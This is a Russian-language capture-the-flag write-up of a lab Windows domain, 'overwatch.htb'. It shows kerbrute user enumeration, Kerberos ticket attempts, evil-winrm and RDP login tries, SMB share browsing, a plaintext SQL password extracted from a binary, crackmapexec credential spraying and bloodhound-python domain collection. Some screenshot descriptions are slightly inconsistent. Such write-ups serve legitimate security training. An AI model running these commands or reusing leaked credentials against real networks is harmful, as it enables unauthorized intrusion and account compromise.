
Но брутфорс не дал результатов.

Атака перечисления пользователей:

В ходе тестирования была проведена атака перечисления пользователей, с помощью инструмента kerbrute и словаря из набора Seclists:

./kerbrute_linux_amd64 userenum -d overwatch.htb <словарь>

(для того, чтобы атака работала, нужно добавить нужные записи в файлы (/etc/hosts и /etc/resolv.conf))



Результат тестирования:

Сервисных учетных записей: MonitoringService, MonitorService, Monitoring, Monitor – не выявлено.

Выявлены действительные учетные записи:

administrator (судя по всему администратор домена)

guest (гостевая учетка)

Атака работает по принципу:

AS REQ ->

< (Preauth required)

= учетка существует

AS REQ ->

<- C_PRINCIPAL_UNKNOWN

= клиент не найден

Атака AS REP Roasting

В ходе тестирования было выявлено, что атака AS REP Roasting на действительные учетные записи (guest, administrator) невозможна, поскольку у них включена преаутентификация, что видно при анализе трафика атаки перечисления пользователей:

The image displays a Kali Linux terminal window and a Wireshark network capture, illustrating a Kerberoasting attack.

Terminal Window (Left):

```
Version: v1.0.3 (9dad6e1) - 03/04/26 - Ronnie Flathers @ropnop

2026/03/04 01:51:03 > Using KDC(s):
2026/03/04 01:51:03 > s200401.overwatch.htb:88

2026/03/04 01:51:04 > [+] VALID USERNAME: Administrator@overwatch.htb
2026/03/04 01:51:04 > [+] VALID USERNAME: administrator@overwatch.htb
2026/03/04 01:51:04 > [+] VALID USERNAME: guest@overwatch.htb
2026/03/04 01:51:04 > Done! Tested 3 usernames (3 valid) in 0.285 seconds

(.venv)~(kali@kali)~[~/Win]
$ nano users.txt

(.venv)~(kali@kali)~[~/Win]
$
```

Wireshark Network Capture (Right):

The Wireshark capture shows traffic on interface tun0. The selected packet (No. 21) is a Kerberos AS-REP message from 10.10.14.175 to 10.10.14.175. The packet details show:

- Internet Protocol Version 4, Src: 10.10.14.175, Dst: 10.10.14.175
- User Datagram Protocol, Src Port: 88, Dst Port: 59074
- Kerberos

The packet bytes pane shows the raw data of the AS-REP message, including the AS-REQ and AS-REP exchange.

Атака Kerberoasting с учетной записи guest:

28.08 Попробовал Kerberoasting из под учетки guest, предварительно получив TGT билет, через инструмент getTGT и экспортировал билет в переменную KRB5CCNAME

The image shows a Wireshark packet capture of a network session. The top pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, and Length. The bottom pane shows the details of the selected packet (No. 27, ICMPv6 Router Solicitation). The session involves a client (10.10.14.175) and a server (10.129.244.81). The client sends a SYN packet, followed by an ACK, and then a RST packet. The server responds with an ACK. The client then sends an LDAP bind request, and the server responds with an LDAP bind response. The session ends with an ICMPv6 Router Solicitation from the client.

Результат: ошибка в SearchRequest. Мое предположение, что пользователь guest не имеет право на ldap запросы и может действовать только в SMB. Ведь, как показал анализ трафика, после bindRequest контроллер домена почему то разрывает TCP соединение.

Почитал в интернете, что пользователь guest, это встроенная учетная запись в AD, по умолчанию она отключена. Позволяет пользователям, не имеющим учетной записи в домене, входить в этот домен, а также пользователям, учетная запись которых отключена, но не удалена.

Вспомнил, также, что на хосте открыты порты 5985 winrm и 3389 RDP.

Исследование портов 5985(WinRM) и 3389(RDP) для пользователя guest:

Пробуем подключиться с помощью инструмента evil-winrm, используя для этого аутентификацию по NTLMv2 и подключение без пароля, так как это гостевая учетная запись:

```

(.venv)(kali@kali) [~/Win]
$ evil-winrm -i 10.129.8.214 -u guest -P 5985
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quote'
for #<EvilWinRM::RemotePath object:0x0000000000000000>

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

(.venv)(kali@kali) [~/Win]
$

```

Wireshark capture details (HTTP 401):

Source	Destination	Protocol	Length	Info
10.10.14.175	10.129.8.214	TCP	52	34488 → 5985 [FIN, ACK] Seq=2055 Ack=182 Win=0 Len=0
10.10.14.175	10.129.8.214	HTTP	756	POST /wsman HTTP/1.1 (application/http-spneg)
10.129.8.214	10.10.14.175	HTTP	232	HTTP/1.1 401

Raw packet data (HTTP 401):

```

Internet Protocol Version 4, Src: 10.10.14.175, Dst: 10.129.8.214
Transmission Control Protocol, Src Port: 53182, Dst Port: 5985, Seq: 1, Ack: 1, Len: 0
Destination Port: 5985
[Stream Index: 201]
[Stream Packet Number: 3]
[Conversation completeness: Complete, WITH_DATA (31)]

```

Сервер отвечает, кодом ответа 401, что эквивалентно: неправильному вводу логина/пароля или некорректной авторизации.

Возможно дело, в протоколе NTLMv2. Тогда попробуем подключиться через другой инструмент – winrmтхес.ру, только уже с помощью аутентификации по Kerberos, но для этого нужен TGT билет.

Получение TGT билета от учетной записи guest:

python3 getTGT.py overwatch.htb/guest -no-pass -dc-ip 10.129.8.214

```

(.venv)(kali@kali) [~/Win/impacket/examples]
$ python3 getTGT.py overwatch.htb/guest -no-pass -dc-ip 10.129.8.214
Impacket v0.14.0.dev0+20260102.81949.40f5fd00 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in guest.ccache

```


Далее экспортируем в переменную, (нужно для корректной работы инструментов)

mv guest.ccache /tmp

cd /tmp

export KRB5CCNAME=guest.ccache

Использование инструмента winrmтхес.ру и аутентификации по kerberos дало тот же результат – код ответа сервера 401:




Исследование порта 3389:

Пробую подключиться к сервису, используя инструмент xfreerdp3.

Попытка подключиться без TGT билета.

`xfreerdp3 /v:10.129.8.214:3389 /u:guest /d:overwatch.htb`



Попытка оказалась не успешной, также мне показалось странным в трафике, что AS REQ и AS REP запросы идут по MAC-адресам, и все заканчивается ответом от сервера "PRE AUTH REQUIRED", хотя я ввел пароль.

Попробовал подключиться, другим способом, явно указав доменное имя хоста, вместо айпи адреса, чтобы использовать аутентификацию по Kerberos, также перед этим получил TGT билет для учетки guest:

```
xfreerdp3 /v:S200401.overwatch.htb /u:guest@overwatch.htb /d:overwatch.htb
```

The screenshot displays a Kali Linux terminal window on the left and a Wireshark network capture on the right. The terminal shows the execution of the `xfreerdp3` command with the following options: `/v:S200401.overwatch.htb /u:guest@overwatch.htb /d:overwatch.htb`. The output indicates a successful connection to the host `S200401.overwatch.htb` using the `guest` user account. The Wireshark capture shows a series of network packets, including a `TCP Reset` (Seq=4213, Win=328) and a `Kerberos` message (Seq=304, Ack=1729, Win=634). The capture also shows a `TCP Reset` (Seq=304, Ack=1729, Win=634) and a `Kerberos` message (Seq=304, Ack=1729, Win=634).

Попытка подключиться также оказалась неуспешной, но закончилась она другим ответом от сервера:

после TGS REQ, сервер прислал S_PRINCIPAL_UNKNOWN

```

(.venv)-(kali@kali)-[~/Win/impacket]
$ smbclient //10.129.6.27/software$ -U 'OVERWATCH/guest%'
Try "help" to get a list of possible commands.
smb: \> dir
.                                     DH          0   Fri May 16 21:27:07 2025
..                                    DHS         0   Thu Jan  1 02:46:47 2026
Monitoring                          DH          0   Fri May 16 21:32:43 2025

7147007 blocks of size 4096. 2279615 blocks available
smb: \> cd Monitoring
smb: \Monitoring\> ls
.                                     DH          0   Fri May 16 21:32:43 2025
..                                    DH          0   Fri May 16 21:27:07 2025
EntityFramework.dll                 AH 4991352   Thu Apr 16 16:38:42 2020
EntityFramework.SqlServer.dll        AH  591752   Thu Apr 16 16:38:56 2020
EntityFramework.SqlServer.xml        AH  163193   Thu Apr 16 16:38:56 2020
EntityFramework.xml                  AH 3738289   Thu Apr 16 16:38:40 2020
Microsoft.Management.Infrastructure.dll AH  36864   Mon Jul 17 10:46:10 2017
overwatch.exe                       AH   9728   Fri May 16 21:19:24 2025
overwatch.exe.config                 AH   2163   Fri May 16 21:02:30 2025
overwatch.pdb                        AH  30208   Fri May 16 21:19:24 2025
System.Data.SQLite.dll               AH 450232   Sun Sep 29 16:41:18 2024
System.Data.SQLite.EF6.dll           AH 206520   Sun Sep 29 16:40:06 2024
System.Data.SQLite.Linq.dll          AH 206520   Sun Sep 29 16:40:42 2024
System.Data.SQLite.xml               AH 1245480   Sat Sep 28 14:48:00 2024
System.Management.Automation.dll      AH 360448   Mon Jul 17 10:46:10 2017
System.Management.Automation.xml     AH 7145771   Mon Jul 17 10:46:10 2017
x64                                  DH          0   Fri May 16 21:32:33 2025
x86                                  DH          0   Fri May 16 21:32:33 2025

7147007 blocks of size 4096. 2279615 blocks available
smb: \Monitoring\>

```

Повторное исследование порта 445:

В ходе анализа файлов были обнаружены пути:

C:\Users\Administrator\source\repos\overwatch\overwatch\MonitoringService.cs

c:\users\administrator\source\repos\overwatch\overwatch\monitoringservice.cs

C:\Users\Administrator\source\repos\overwatch\overwatch\Program.cs

c:\users\administrator\source\repos\overwatch\overwatch\program.cs

Возникла гипотеза, что шара Monitoring, может маппиться в директорию администратора, и если пользователь имеет guest права на запись, то это возможна потенциальная RCE.


```
Session Actions Edit View Help
mkfifo      more      mput      newer      notify
open        posix     posix_encrypt  posix_open  posix_mkdir
posix_rmdir posix_unlink posix_whoami  print      prompt
put         pwd       q         queue     quit
readlink    rd       recurse   reget     rename
reput       rm       rmdir     showacls  setea
setmode     scopy    stat      symlink   tar
tarmode     timeout  translate unlock     volume
vuid        wdel     logon     listconnect showconnect
tcon        tdis     tid       utimes    logoff
..          !
smb: \Monitoring\> put test.txt
NT_STATUS_ACCESS_DENIED opening remote file \Monitoring\test.txt
smb: \Monitoring\> dir
.                DH          0    Fri May 16 21:32:43 2025
..               DH          0    Fri May 16 21:27:07 2025
EntityFramework.dll AH    4991352 Thu Apr 16 16:38:42 2020
EntityFramework.SqlServer.dll AH    591752  Thu Apr 16 16:38:56 2020
EntityFramework.SqlServer.xml AH    163193  Thu Apr 16 16:38:56 2020
EntityFramework.xml AH    3738289 Thu Apr 16 16:38:40 2020
Microsoft.Management.Infrastructure.dll AH    36864  Mon Jul 17 10:46:10 2017
overwatch.exe AH    9728  Fri May 16 21:19:24 2025
overwatch.exe.config AH    2163  Fri May 16 21:02:30 2025
overwatch.pdb AH    30208  Fri May 16 21:19:24 2025
System.Data.SQLite.dll AH    450232  Sun Sep 29 16:41:18 2024
System.Data.SQLite.EF6.dll AH    206520  Sun Sep 29 16:40:06 2024
System.Data.SQLite.Linq.dll AH    206520  Sun Sep 29 16:40:42 2024
System.Data.SQLite.xml AH    1245480 Sat Sep 28 14:48:00 2024
System.Management.Automation.dll AH    360448  Mon Jul 17 10:46:10 2017
System.Management.Automation.xml AH    7145771  Mon Jul 17 10:46:10 2017
x64          DH          0    Fri May 16 21:32:33 2025
x86          DH          0    Fri May 16 21:32:33 2025

7147007 blocks of size 4096. 2279639 blocks available
smb: \Monitoring\> ls -la
NT_STATUS_NO_SUCH_FILE listing \Monitoring\ -la
smb: \Monitoring\> put test.txt overwatch.exe
NT_STATUS_ACCESS_DENIED opening remote file \Monitoring\overwatch.exe
smb: \Monitoring\> █
```

Далее был проведен, более тщательный анализ файлов из шары, и в файле overwatch.exe удалось обнаружить утечку, через команду cat:

Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv

Потенциальная учетная запись:

sqlsvc

TI0LKcfHzZw1Vv

Исследование учетной записи sqlsvc и ее возможностей:

```
(kali㉿kali)-[~/Win]
$ ./kerbrute_linux_amd64 userenum -d overwatch.htb ./overwatch/userlist.txt
```



```
Version: v1.0.3 (9dad6e1) - 03/05/26 - Ronnie Flathers @ropnop

2026/03/05 11:09:03 > Using KDC(s):
2026/03/05 11:09:03 > s200401.overwatch.htb:88

2026/03/05 11:09:04 > [+] VALID USERNAME:      guest@overwatch.htb
2026/03/05 11:09:04 > [+] VALID USERNAME:      sqlsvc@overwatch.htb
2026/03/05 11:09:04 > [+] VALID USERNAME:      administrator@overwatch.htb
2026/03/05 11:09:04 > Done! Tested 9 usernames (3 valid) in 0.203 seconds
```

Попытка подключиться по winrm используя kerberos оказалась unsuccessful. Сервер аналогично прошлому разу отдает ошибку 401:

Исследование mssql:

С помощью инструмента crackmapexec проверил, подойдет ли пара логин и пароль учетной записи sqlsvc для сервиса, mssql.

crackmapexec mssql 10.129.9.218 -u sqlsvc -p passwords.txt --port 6520 --local-auth

```
(.venv)-(kali㉿kali)-[~/Win/overwatch]
└─$ crackmapexec mssql 10.129.9.218 -u sqlsvc -p passwords.txt --port 6520 --local-auth
MSSQL      10.129.9.218    6520    S200401    [*] Windows Server 2022 Build 203
48 (name:S200401) (domain:S200401)
MSSQL      10.129.9.218    6520    S200401    [-] ERROR(S200401\SQLEXPRESS): Li
ne 1: Login failed for user 'sqlsvc'.
MSSQL      10.129.9.218    6520    S200401    [-] ERROR(S200401\SQLEXPRESS): Li
ne 1: Login failed for user 'sqlsvc'.
MSSQL      10.129.9.218    6520    S200401    [-] ERROR(S200401\SQLEXPRESS): Li
ne 1: Login failed for user 'sqlsvc'.
MSSQL      10.129.9.218    6520    S200401    [-] ERROR(S200401\SQLEXPRESS): Li
ne 1: Login failed for user 'sqlsvc'.

(.venv)-(kali㉿kali)-[~/Win/overwatch]
└─$ cat passwords.txt
sa
password
root
TI0LKcfHzZw1Vv
```

Попытка входа в mssql оказалась неуспешной.

Аналогично, попробовал подключиться к бд, предварительно получив TGT билет, и используя опцию --use-ccache, без ввода пароля.

```
(.venv)-(kali㉿kali)-[~/Win/impacket/examples]
└─$ crackmapexec mssql 10.129.2.129 -u sqlsvc --use-ccache --port 6520
MSSQL      10.129.2.129    6520    S200401    [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL      10.129.2.129    6520    S200401    [-] overwatch.htb\ from ccache Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

Попытка входа также оказалась неуспешной. Сервер вернул ошибку Kerberos (неизвестный сервис)

Сбор информации об инфраструктуре:

С помощью утилиты bloodhound-python удалось собрать информацию об инфраструктуре, что также означает, что пользователь sqlsvc имеет права на ldap запросы.

bloodhound-python -c all -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv' -ns 10.129.9.218 -d OVERWATCH.HTB

```
(.venv)-(kali@kali)-[~/Win/overwatch]
└─$ bloodhound-python -c all -u 'sqlsvc' -p 'TI0LKcfHzZw1Vv' -ns 10.129.9.218 -d OVERWATCH.HTB --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: overwatch.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: s200401.overwatch.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 6 computers
INFO: Connecting to LDAP server: s200401.overwatch.htb
INFO: Found 106 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: S200401.overwatch.htb
INFO: Done in 00M 31S
INFO: Compressing output into 20260305114515_bloodhound.zip
```

По результату внешнего сбора информации из под пользователя sqlsvc было найдено: 1 домен, 6 компьютеров, 106 пользователей, 54 группы, 19 контейнеров, 2 OU.

#Удивило то, что было найдено более 100 пользователей, хотя я проводил атаку перечисления.


Но, как оказалось, пользовательские учетные записи имеют вид имя.фамилия@домен. Чтобы перебирать имена и фамилии, нужен другой словарь, но и это такая себе идея. Нужен словарь системных учетных записей, ведь они также присутствуют в инфраструктуре.

Анализ инфраструктуры в bloodhound:


Пользователь sqlsvc, состоит в двух группах: users, domain users

Локальным админом не является. Исходящего контроля над какими либо объектами не имеет.

В инфраструктуре присутствует 2 учетки с правами администратора: ADAM.RUSSEL и Administrator:



Был проведен анализ групп Remote Desktop Users и Remote Management Users. В группе Remote Management Users была обнаружена учетная запись SQLMGMT. #Это означает, что именно она имеет право на winrm подключение / shell.

